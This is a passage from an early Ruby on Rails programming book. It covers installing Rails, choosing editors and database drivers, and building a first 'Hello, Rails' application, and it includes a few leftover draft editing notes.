In Rails, the view is responsible for creating either all or part of a page to be displayed in a browser.³ At its simplest, a view is a chunk of HTML code that displays some fixed text. More typically you'll want to include dynamic content created by the action method in the controller.

In Rails, dynamic content is generated by templates, which come in three flavors. The most common templating scheme, called *rhtml* embeds snippets of Ruby code within the view's HTML using a Ruby tool called ERb (or Embedded Ruby).⁴ This approach is very flexible, but purists sometimes complain that it violates the spirit of MVC. By embedding code in the view we risk adding logic that should be in the model or the controller. This complaint is largely groundless: views contained active code even in the original MVC architectures. Maintaining a clean separation of concerns is part of the job of the developer. (We look at HTML templates in Section 19.3, *RHTML Templates*, on page 403.)

³Or an XML response, or an e-mail, or.... The key point is that views generate the response back to the user.

⁴This approach might be familiar to web developers working with PHP or Java's JSP technology.

The second templating scheme, called *rxml*, lets you construct XML documents using Ruby code—the structure of the generated XML will automatically follow the structure of the code. We discuss builder templates starting on page 402.

Rails also provides *rjs* views. These allow you to create JavaScript fragments on the server which are then executed on the browser. This is great for creating dynamic Ajax interfaces.

And the Controller!

The Rails controller is the logical center of your application. It coordinates the interaction between the user, the views, and the model. However, Rails handles most of this interaction behind the scenes; the code you write concentrates on application-level functionality. This makes Rails controller code remarkably easy to develop and maintain.

The controller is also home to a number of important ancillary services.

- It is responsible for routing external requests to internal actions. It handles people-friendly URLs extremely well.
- It manages caching, which can give applications orders-of-magnitude performance boosts.
- It manages helper modules, which extend the capabilities of the view templates without bulking up their code.
- It manages sessions, giving users the impression of an ongoing interaction with our applications.

There's a lot to Rails. Rather than attack it component by component, let's roll up our sleeves and write a couple of working applications. In the next chapter we'll install Rails. After that we'll write something simple, just to make sure we have everything installed correctly. In Chapter 5, *The Depot Application*, on page 53, we'll start writing something more substantial—a simple online store application.

Chapter 3

Installing Rails

Normally these kinds of books build up slowly, starting out with the easy stuff and building slowly to the advanced material. The idea is that you lull folks into thinking it's easy while they're browsing in the bookstores, then hit them with the enormity of their purchase only after they've taken the book home.

We're not that kind of book. Because Rails is just so easy, it turns out that this is probably the hardest chapter in the book. Yup—it's the “how to get a Rails environment running on your computer” chapter.

But don't let that put you off; it really isn't that hard. It's just that you're installing a professional-quality web tier on your box, and there are a number of components involved. And, because operating systems differ in the way they support things such as web servers, you'll find that this chapter will have different sections for Windows, Mac, and Unix users. (Don't worry, though. Once we're past this chapter, all the operating system dependencies will be behind us.)

Mike Clark and Dave Thomas run a series of Rails Studios,¹ where people who've never used Rails or Ruby learn to write applications. The recommendations in this chapter are based on our experiences getting these folks up and running as quickly and painlessly as possibly.

Also, you'll notice that this section defers to online resources. That's because the world is changing rapidly, and any low-level instructions printed in a book are likely to become outdated.

¹<http://pragmaticstudio.com>

3.1 Your Shopping List

To get Rails running on your system, you'll need the following:

- A Ruby interpreter. Rails is written in Ruby, and you'll be writing your applications in Ruby too. The Rails team now recommends Ruby version 1.8.4.
- Ruby on Rails. This book was written using Rails version 1.1.2.
- A database. We're using MySQL version 5.0.18 in this book.
- Some libraries.

For a development machine, that's about all we'll need (apart from an editor, and we'll talk about editors separately). However, if you're going to deploy your application, you'll also need to install a production web server (as a minimum) along with some support code to let Rails run efficiently. We have a whole chapter devoted to this, starting on page 524, so we won't talk about it more here.

So, how do you get all this stuff installed? It depends on your operating system....

3.2 Installing on Windows

If you're using Windows for development, you're in luck, because Curt Hibbs has put together a bundle of everything you'll need to get started with Rails. *InstantRails* is a single download that contains Ruby, Rails, MySQL, and all the gubbins needed to make them work together. It even contains an Apache web server and the support code that lets you deploy high-performance web applications.

1. Create a folder to contain the InstantRails installation. The path to the folder may not contain any spaces (so C:\Program Files would be a poor choice).
2. Visit the InstantRails website² and follow the link to download the latest .zip file. (It's about 50MB, so make a pot of tea before starting if you're on a slow connection.) Put it into the directory you created in step 1.
3. You'll need to unzip the archive if your system doesn't do it automatically.

²<http://instantrails.rubyforge.org/wiki/wiki.pl>




Figure 3.1: Instant Rails—Start a Console

4. Navigate into the InstantRails directory, and start it up by double clicking on the InstantRails icon (it's the big red I).
 - If you see a popup asking if it's OK to regenerate configuration files, say **OK**.
 - If you see a security alert window saying that the firewall has blocked Apache, well.... We're not going to tell you whether to block it or unblock it. For the purposes of this book, we aren't going to be using Apache, so it doesn't matter. The safest thing to do is to say **Keep Blocking**. If you know what you're doing, and you aren't running IIS on your machine, you can unblock the port, and use Apache later.

You should see a small InstantRails window appear. You can use this to monitor and control Rails applications. However, we'll be digging a little deeper than this, so we'll be using a console window. To start this, click on the I button in the top-left corner of the InstantRails window (the button has a black I with a red dot in the lower right). From the menu, select Rails Applications..., followed by Open Ruby Console Window. You should see a command window pop up, and you'll be sitting in the rails_apps directory, as shown in Figure 3.1. You can verify your versions of Ruby and Rails by typing the commands `ruby -v` and `rails -v` respectively.

At this point, you're up and running. But, before you skip to the start of the next chapter (because, after all, you're done here), there are two important things to know.

First, and most importantly, whenever you want to enter commands in a console window, *you must use a console started from the InstantRails menu*. Follow the same procedure we used above (clicking on the I, and so on). If you bring up a regular Windows command prompt, stuff just won't work.³

Second, at any time you can upgrade your version of Rails to the very latest by bringing up an InstantRails console and typing

```
C:\rails_apps> gem update rails --include-dependencies
```

OK. You Windows users are done: you can skip forward to on page 24. See you there.

3.3 Installing on Mac OS X

At least as of OS X 10.4, Mac users have a little more work to do to get Rails running. However, it's worth it. And, if you start to get discouraged, thinking that perhaps the Windows folks have an easier life, cheer yourself up with the idea that the vast majority of the Rails core team do their work on Macs.

Your first decision is whether to install Ruby, Rails, and so on for yourself, or to use a bundled Rails distribution. As if to tempt you, Ryan Raaum has put together a wonderful Rails bundle called Locomotive which offers a one-click installation of Rails.

Although the bundled option might seem like a no-brainer, it comes with a downside: it doesn't include the MySQL database. Instead it comes with a database called SQLite. Now, SQLite is a perfectly good database for small applications, and this might suit you fine. However, the examples in this book use MySQL, and most Rails sites deploy using MySQL or Postgres. Also, Locomotive runs its applications under a web server called lighttpd. This is fine, but the samples in this book assume you're using something called WEBrick. Both work fine, but you'll need to adjust the instructions

³Why? Because InstantRails is beautifully self-contained, and so doesn't install itself into your global Windows environment. That means all the programs you need are not by default in the Windows path. You can, with a little fiddling, add them in, and then use the regular command window, but the InstantRails way seems just as easy.

to fit `lighttpd`'s way of doing things. So, we recommend that you have a look at the “install-it-yourself” instructions that follow. If these seem too scary, feel free to install Locomotive (the details are on the next page).

Roll-your-own Mac Installation

Ready to roll your sleeves up and do some *real* installing? You came to the right place. In fact, just in case the instructions that follow seem too easy, we'll make it even harder by forcing you to make a decision up front.

What we'll be doing in this section is installing all the software needed by Ruby and Rails onto your system. And there are as many ways of doing that as there are developers on the Mac.⁴ Because the installation has a number of steps, and because these steps to some extent depend of the version of OS X you're running, we're going to delegate the description of the installation to some writeups on the web. Here comes the decision: we've found two really good (and well tested) descriptions of how to install Rails on your Mac.

The first comes from Dan Benjamin. His article, *Building Ruby, Rails, LightTPD, and MySQL on Tiger*, is a step by step guide to downloading and building all the software you need to turn your Mac into a Rails machine. Find it at

- http://hivelogic.com/articles/2005/12/01/ruby_rails_lighttpd_mysql_tiger

An alternative approach is to let the computer do some of the low-level work for you. There are at least two package management systems for OS X. These handle downloading, dependency management, installation, and updating of software. James Duncan Davidson has a great description of how to use the Darwin Ports package management system to install Rails on OS X. Duncan's approach has one real advantage: because the package manager handles dependencies, it makes it easier to upgrade and rollback versions of the individual components. It has one slight disadvantage: you delegate control of your installation layout to the package manager, so you do things the Darwin Ports way or not at all. In practice, this isn't a problem. Anyway, you'll find Duncan's writeup at

- <http://duncandavidson.com/essay/2006/04/portsandbox>

Read both through, make your choice, then go for it. We'll wait.... When you come back, join us on the following page for a discussion of editors.

⁴More, probably, as I for one rarely install software the same way twice.

Locomotive Mac Installation

Locomotive can be downloaded as a .dmg from <http://locomotive.raaum.org>. Mount it, and drag the Locomotive folder somewhere appropriate. Then start Locomotive by navigating into the folder and running Locomotive.app (but only after admiring the cool train icon).

Locomotive lets you import existing Rails projects and create new projects. Its main window displays a list of all the Rails projects that it is managing, and allows you to start and stop those applications. You edit your application's files outside Locomotive.

If you decided to peek at the Windows installation instructions, you'll have seen that there's a strong warning: use the console supplied by InstantRails to type Rails commands. Well, the same is true here. When using Locomotive, you must use its console to type commands. Access it from the Rails > Open Terminal menu option.

3.4 Installing on Linux

If you're the *I-code-by-twiddling-the-bits-on-my-hard-drive-with-a-magnet* kind of Linux user, then Dan Benjamin's instructions for the Mac will probably get you going. One caveat: be wary if your box already has Ruby installed: it may not have the libraries you need. I (Dave) personally always install Ruby into a directory under my home directory (say ~/ruby) and then include ~/ruby/bin in my path.

The rest of us mortals will probably use our distribution's package manager to install the code we need (pretty much the way James Duncan Davidson's instructions did for the Mac). But, because each distribution is different, we're going to punt on the details, and instead reference an online resource that has the scoop for Ubuntu, the popular Debian-based distribution.

- <http://wiki.rubyonrails.com/rails/pages/RailsOnUbuntuDebianTestingAndUnstable>

3.5 Development Environments

The day-to-day business of writing Rails programs is pretty straightforward. Everyone works differently; here's how I (Dave) work.

The Command Line

I do a lot of my work at the command line. Although there are an increasing number of GUI tools that help generate and manage a Rails application, I find the command line is still the most powerful place to be. It's worth spending a little while getting familiar with the command line on your operating system. Find out how to use it to edit commands that you're typing, how to search for and edit previous commands, and how to complete the names of files and commands as you type.⁵

Version Control

I keep all my work in a version control system (currently Subversion). I make a point of checking a new Rails project into Subversion when I create it, and committing changes once I've got passing tests. I normally commit to the repository many times an hour.

If you're working on a Rails project with other people, consider setting up a continuous integration (CI) system. Every time anyone checks in any changes, the CI system will check out a fresh copy of the application and run all the tests. It's simple insurance against you accidentally breaking stuff when you make a change. You also set up your CI system so that your customers can use it to play with the bleeding edge version of your application. This kind of transparency is a great way of ensuring that your project isn't going off the tracks.

Editors

I write my Rails programs using a programmer's editor. I've found over the years that different editors work best with different languages and environments. For example, I'm writing this chapter using Emacs, as its Filladapt mode is unsurpassed when it comes to neatly formatting XML as I type. But Emacs isn't ideal for Rails development: I use TextMate for that. Although the choice of editor is a personal one, here are some suggestions of things to look for in a Rails editor.

⁵So-called *tab completion* is standard on Unix shells such as Bash and zsh. It allows you to type the first few characters of a file name, hit `[tab]` and have the shell look for and complete the name based on matching files. This behavior is also available by default in the Windows XP command shell. You can enable this behavior older version of Windows by editing the registry (the standard warnings apply) and setting HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Command Processor\Completion Char to the value 9.

Where's My IDE?

If you're coming to Ruby and Rails from languages such as C# and Java, you may be wondering about IDEs. After all, we all know that it's impossible to code modern applications without at least 100MB of IDE supporting our every keystroke. For you enlightened ones, here's the point in the book where we recommend you sit down, ideally propped up on each side by a pile of framework references and 1,000 page "Made Easy" books.

There are no fully-fledged IDEs for Ruby or Rails (although some environments come close).

Instead, we all use plain old editors. And it turns out that this isn't as much of a problem as you might think. With other, less expressive languages, programmers rely on IDEs to do much of the gruntwork for them: IDEs do code generation, navigation, and compile incrementally to give early warning of errors.

With Ruby, however, much of this support just isn't necessary. Editors such as TextMate give you 90% of what you'd get from an IDE, but are far lighter weight. Just about the only useful IDE facility that's missing is refactoring support.

- Support for syntax highlighting of Ruby and HTML. Ideally support for `.html` files (a Rails file format which embeds Ruby snippets within HTML).
- Support of automatic indentation and reindentation of Ruby source. This is more than an aesthetic thing: having an editor indent your program as you type is the best way of spotting bad nesting in your code. Being able to reindent is important when you refactor your code and move stuff around. (TextMate's ability to reindent when it pastes code from the clipboard is very convenient.)
- Support for insertion of common Ruby and Rails constructs. You'll be writing lots of short methods: having the IDE create the method skeleton with a keystroke or two lets you concentrate on the interesting stuff inside.
- Good file navigation. As we'll see, Rails applications are spread across many files.⁶ You need an environment which helps you navigate quickly

⁶A newly created Rails application enters the world containing 44 files spread across 36

between these: you'll add a line to a controller to load up a value, switch to the view to add a line to display it, then switch to the test to verify you did it all right. Something like Notepad, where you traverse a File Open dialog to select each file to edit, just won't cut it. I personally prefer a combination of a tree-view of files in a sidebar, a small set of keystrokes that'll let me find a file (or files) in a directory tree by name, and some built-in smarts that knows how to navigate (say) between a controller action and the corresponding view.

- Name completion. Names in Rails tend to be long. A nice editor will let you type the first few characters and then suggest possible completions to you at the touch of a key.

We hesitate to recommend specific editors because we've only used a few in earnest and we'll undoubtedly leave someone's favorite editor off the list. Nevertheless, to help you get started with something other than vi or Notepad, here are some suggestions.

- TextMate (<http://macromates.com/>): The Ruby/Rails editor of choice on Mac OS X.
- RadRails (<http://www.radrails.org/>): An integrated Rails development environment built on the Eclipse platform which runs on Windows, Mac OS X, and Linux. (It won an award for being the best open source developer tool based on eclipse in 2006.)
- jEdit (<http://www.jedit.org/>) is a fully-featured editor with support for Ruby. It has extensive plugin support.
- Komodo (<http://www.activestate.com/Products/Komodo/>): ActiveState's IDE for dynamic languages, including Ruby.
- Arachno Ruby (http://www.ruby-ide.com/ruby/ruby_ide_and_ruby_editor.php): A commercial IDE for Ruby.

Ask experienced developers who use your kind of operating system which editor they use. Spend a week or so trying alternatives before settling in. And, once you've chosen an editor, make it a point of pride to learn some new feature every day.

The Desktop

I'm not going to tell you how to organize your desktop while working with Rails, but I will describe what I do.

directories. That's before you've written a thing....

Most of the time, I'm writing code, running tests, and poking at my application in a browser. So my main development desktop has an editor window and a browser window permanently open. I also want to keep an eye on the logging that's generated by my application, so I keep a terminal window open. In it I use `tail -f` to scroll the contents of the log file as it's updated. I normally run this window with a very small font so it takes up less space—if I see something interesting flash by, I zoom it up to investigate.

I also need access to the Rails API documentation, which I view in a browser. In the introduction we talked about using the `gem_server` command to run a local web server containing the Rails documentation. This is convenient, but unfortunately splits the Rails documentation across a number of separate documentation trees. If you're online, you can use <http://api.rubyonrails.org> to see a consolidated view of all the Rails documentation in one place. The sidebar on page 30 describes how to create this same documentation on your own machine.

Missing:
Remove echo
when 1.1.3
pushed

3.6 Rails and Databases

All the examples in this book were developed using MySQL (version 5.0.18 or thereabouts). If you want to follow along with our code, it's probably simplest if you use MySQL too. If you decide to use something different, it won't be a major problem. You may have to make minor adjustments to any explicit SQL in our code, but Rails pretty much eliminates database-specific SQL from applications.

You need two layers of software to link your application code to the database engine. The first is the database driver, a Ruby library that connects the low-level database API to the higher-level world of Ruby programming. Because databases are normally supplied with interface libraries accessible from C, these Ruby libraries are typically written in C too, and have to be compiled for your target environment.⁷ The second layer of code is the Rails database adapter. This sits between the Ruby library and your application. Each database library will have its own database-specific API. The Rails database adapters hide these differences so that a Rails application doesn't need to know what kind of database it is running on.

We installed the MySQL database driver in the installation steps at the start of this chapter. This is probably good enough while you're getting to

⁷Although you may not have to do the compiling yourself—it's often possible to find pre-compiled libraries for your platform.

know Rails. If so, you can safely skip to Section 3.7, *Keeping Up-to-Date*, on page 31.

If you're still reading this, it means you're wanting to connect to a database other than MySQL. Rails works with the DB2, MySQL, Oracle, Postgres, Firebird, SQL Server, and SQLite databases. For all but MySQL, you'll need to install a database driver, a library that Rails can use to connect to and use your database engine. This section contains the links and instructions to get that done.

**Missing:
doesn't work**

The database drivers are all written in C and are primarily distributed in source form. If you don't want to go to the bother of building a driver from source, have a careful look on the driver's web site. Many times you'll find that the author also distributes binary versions.

If you can't find a binary version, or if you'd rather build from source anyway, you'll need a development environment on your machine to build the library. Under Windows, this means having a copy of Visual C++. Under Linux, you'll need gcc and friends (but these will likely already be installed).

Under OS X, you'll need to install the developer tools (they come with the operating system, but aren't installed by default). You'll also need to remember to install your database driver into the correct version of Ruby. OS X ships with Ruby, but in Tiger this installation is not quite right. Although there are patches to fix it, we don't use them: in the installation instructions starting back on page 23 we installed our own copy of Ruby, bypassing the built-in one. It's important to remember to have this version of Ruby first in your path when building and installing the database driver. I always run the command which ruby to make sure I'm *not* running Ruby from /usr/bin.

The following table lists the available database adapters and gives links to their respective home pages.

DB2	http://raa.ruby-lang.org/project/ruby-db2
Firebird	http://rubyforge.org/projects/fireruby/
MySQL	http://www.tmtm.org/en/mysql/ruby
Oracle	http://rubyforge.org/projects/ruby-oci8
Postgres	http://ruby.scripting.ca/postgres/
SQL Server	(see note after table)
SQLite	http://rubyforge.org/projects/sqlite-ruby

There is a pure-Ruby version of the Postgres adapter available. Download postgres-pr from the Ruby-DBI page at <http://rubyforge.org/projects/ruby-dbi>.

Creating Your Own Rails API Documentation

You can create your own local version of the consolidated Rails API documentation. Just type the following commands at a command prompt (remembering to start the command window in your Rails environment if you're using InstantRails or Locomotive).

```
rails_apps> rails dummy_app
rails_apps> cd dummy_app
dummy_app> rake rails:freeze:gems
dummy_app> echo >vendor/rails/activesupport/README
dummy_app> rake doc:rails
```

The last step takes a while. When it finishes, you'll have the Rails API documentation in a directory tree starting at doc/api. I suggest moving this folder to your desktop, then deleting the dummy_app tree.

MySQL and SQLite are also available for download as RubyGems (mysql and sqlite respectively).

Interfacing to SQL Server requires a little effort. The following is based on a note written by Joey Gibson, who wrote the Rails adapter.

Assuming you used the one-click installer to load Ruby onto your system, you already have most of the libraries you need to connect to SQL Server. However, the ADO module is *not* installed. Follow these steps.

Missing: check for new adapters. Frontbase?

1. Find the directory tree holding your Ruby installation (C:\Ruby by default). Below it is the folder \Ruby\lib\ruby\site_ruby\1.8\DBD. Inside this folder, create the directory ADO.
2. Wander over to <http://ruby-dbi.sourceforge.net> and get the latest source distribution of Ruby-DBI.
3. Unzip the DBI distribution into a local folder. Navigate into this folder, and then to the directory src\lib\dbd_ado. Copy the file ADO.rb from this directory into the ADO directory in the Ruby tree that you created in step 1.

The SQL Server adapter will work only on Windows systems, as it relies on Win32OLE.

3.7 Keeping Up-to-Date

Assuming you installed Rails using RubyGems, keeping up-to-date is relatively easy. Issue the command

```
dave> gem update rails --include-dependencies
```

and RubyGems will automatically update your Rails installation. The next time you restart your application it will pick up this latest version of Rails. (We have more to say about updating your application in production in the *Deployment and Scaling* chapter, starting on page 524.) RubyGems will automatically keep previous versions of the things it installs lying around. You can delete these with the command

```
dave> gem cleanup
```

After installing a new version of Rails, you might also want to update the files that Rails initially added to your applications (things like the JavaScript libraries it uses for Ajax support, various scripts, and so on). We'll talk about that in `sec.update.apps.rails`, on page ??

3.8 Rails and ISPs

If you're looking to put a Rails application online in a shared hosting environment, you'll need to find a Ruby-savvy ISP. Look for one that supports Ruby, has the Ruby database drivers you need, and offers FastCGI and/or `lighttpd` support. We'll have more to say about deploying Rails applications in Chapter 24, *Deployment and Production*, on page 524.

The page <http://wiki.rubyonrails.com/rails/pages/RailsWebHosts> on the Rails wiki lists some Rails-friendly ISPs.

Now that we have Rails installed, let's use it. On to the next chapter.

Instant Gratification

Let's write a trivial web application to verify we've got Rails snugly installed on our machines. Along the way, we'll get a glimpse of the way Rails applications work.

4.1 Creating a New Application

When you install the Rails framework, you also get a new command-line tool, `rails`, which is used to construct each new Rails application that you write.

Why do we need a tool to do this—why can't we just hack away in our favorite editor, creating the source for our application from scratch? Well, we could just hack. After all, a Rails application is just Ruby source code. But Rails also does a lot of magic behind the curtain to get our applications to work with a minimum of explicit configuration. To get this magic to work, Rails needs to find all the various components of your application. As we'll see later (in Section [14.2](#), *Directory Structure*, on page [222](#)), this means that we need to create a specific directory structure, slotting the code we write into the appropriate places. The `rails` command simply creates this directory structure for us and populates it with some standard Rails code.

To create your first Rails application, pop open a shell window and navigate to a place in your filesystem where you'll want to create your application's directory structure. In our example, we'll be creating our projects in a directory called `work`. In that directory, use the `rails` command to create an application called `demo`. Be slightly careful here—if you have an existing directory called `demo`, you will be asked if you want to overwrite any existing files.

```
dave> cd work
work> rails demo
create
create  app/controllers
create  app/helpers
create  app/models
:      :      :
create  log/development.log
create  log/test.log
work>
```

The command has created a directory named `demo`. Pop down into that directory, and list its contents (using `ls` on a Unix box or `dir` under Windows). You should see a bunch of files and subdirectories.

```
work> cd demo
demo> ls -p
README      components/  doc/         public/      tmp/
Rakefile    config/     lib/         script/      vendor/
app/        db/         log/         test/
```

All these directories (and the files they contain) can be intimidating to start with, but we can ignore most of them when we start out. In this chapter, we'll only use two of them directly: the `app` directory, where we'll write our application, and the `script` directory, which contains some useful utility scripts.

Let's start in the `script` subdirectory. Among other things, it contains a script called `server`. This script starts a stand-alone web server that can run our newly created Rails application under WEBrick.¹ So, without further ado, let's start our demo application.

```
demo> ruby script/server
=> Booting WEBrick...
=> Rails application started on http://0.0.0.0:3000
=> Ctrl-C to shutdown server; call with --help for options
[2006-01-08 21:44:10] INFO  WEBrick 1.3.1
[2006-01-08 21:44:10] INFO  ruby 1.8.2 (2004-12-30) [powerpc-darwin8.2.0]
[2006-01-08 21:44:11] INFO  WEBrick::HTTPServer#start: pid=10138 port=3000
```

¹WEBrick is a pure-Ruby web server that is distributed with Ruby 1.8.1 and later. Because it is guaranteed to be available, Rails uses it as its default development web server. However, if a web server called `lighttpd` is installed on your system (and Rails can find it), the `script/server` command will use it in preference to WEBrick. You can force Rails to use WEBrick by providing an option to the command:

```
demo> ruby script/server webrick
```




Figure 4.1: Newly Created Rails Application

As the last line of the start-up tracing indicates, we just started a web server on port 3000.² We can access the application by pointing a browser at <http://localhost:3000>. The result is shown in Figure 4.1.

If you look at the window where you started WEBrick, you'll see tracing showing you accessing the application. We're going to leave WEBrick running in this console window. Later on, as we write application code and run it via our browser, we'll be able to use this console window to trace the incoming requests. When you're done using the application, you can press control-C in this window to stop WEBrick.

At this point, we have a new application running, but it has none of our code in it. Let's rectify this situation.

²The 0.0.0.0 part of the address means that WEBrick will accept connections on all interfaces. On Dave's OS X system, that means both local interfaces (127.0.0.1 and ::1) and his LAN connection.

**Missing:
update
diagram before
final release**

4.2 Hello, Rails!

Dave speaking: I can't help it—I just have to write a *Hello, World!* program to try out a new system. The equivalent in Rails would be an application that sends our cheery greeting to a browser.

As we discussed in Chapter 2, *The Architecture of Rails Applications*, on page 9, Rails is a Model-View-Controller framework. Rails accepts incoming requests from a browser, decodes the request to find a controller, and calls an action method in that controller. The controller then invokes a particular view to display the results back to the user. The good news is that Rails takes care of most of the internal plumbing that links all these things together. To write our simple *Hello, World!* application, we need code for a controller and a view. We don't need code for a model, as we're not dealing with any data. Let's start with the controller.

In the same way that we used the `rails` command to create a new Rails application, we can also use a generator script to create a new controller for our project. This command is called `generate`, and it lives in the script subdirectory of the demo project we created. So, to create a controller called `Say`, we make sure we're in the demo directory and run the script, passing in the name of the controller we want to create.³

```
demo> ruby script/generate controller Say
exists  app/controllers/
exists  app/helpers/
create  app/views/say
exists  test/functional/
create  app/controllers/say_controller.rb
create  test/functional/say_controller_test.rb
create  app/helpers/say_helper.rb
```

The script logs the files and directories it examines, noting when it adds new Ruby scripts or directories to your application. For now, we're interested in one of these scripts and (in a minute) the new directory.

The source file we'll be looking at is the controller. You'll find it in the file `app/controllers/say_controller.rb`. Let's have a look at it.

[Download](#) `work/demo1/app/controllers/say_controller.rb`

```
class SayController < ApplicationController
end
```

defining classes
↪ page 533

³The concept of the “name of the controller” is actually more complex than you might think, and we'll explain it in detail in Section 14.4, *Naming Conventions*, on page 233. For now, let's just assume the controller is called *Say*.

Pretty minimal, eh? `SayController` is an empty class that inherits from `ApplicationController`, so it automatically gets all the default controller behavior. Let's spice it up. We need to add some code to have our controller handle the incoming request. What does this code have to do? For now, it'll do nothing—we simply need an empty action method. So the next question is, what should this method be called? And to answer this question, we need to look at the way Rails handles requests.

Rails and Request URLs

Like any other web application, a Rails application appears to its users to be associated with a URL. When you point your browser at that URL, you are talking to the application code, which generates a response back to you.

However, the real situation is somewhat more complicated than that. Let's imagine that your application is available at the URL `http://pragprog.com/online/demo`. The web server that is hosting your application is fairly smart about paths. It knows that once it sees the `online/demo` part of the path, it must be talking to the application. Anything past this in the incoming URL will not change that—the same application will still be invoked. Any additional path information is passed to the application, which can use it for its own internal purposes.

Rails uses the path to determine the name of the controller to use and the name of the action to invoke on that controller.⁴ This is illustrated in Figure 4.2, on the next page. The first part of the path following the application is the name of the controller, and the second part is the name of the action. This is shown in Figure 4.3, on the following page.

Our First Action

Let's add an action called `hello` to our `say` controller. From the discussion in the previous section, we know that adding a `hello` action means creating a method called `hello` in the class `SayController`. But what should it do? For now, it doesn't have to do anything. Remember that a controller's job is to set up things so that the view knows what to display. In our first application, there's nothing to set up, so an empty action will work fine. Use

methods
↪ page 531

⁴Rails is fairly flexible when it comes to parsing incoming URLs. In this chapter, we describe the default mechanism. We'll show how to override this in Section 18.3, *Routing Requests*, on page 348.




Figure 4.2: URLs Are Mapped to Controllers and Actions




Figure 4.3: Rails Routes to Controllers and Actions

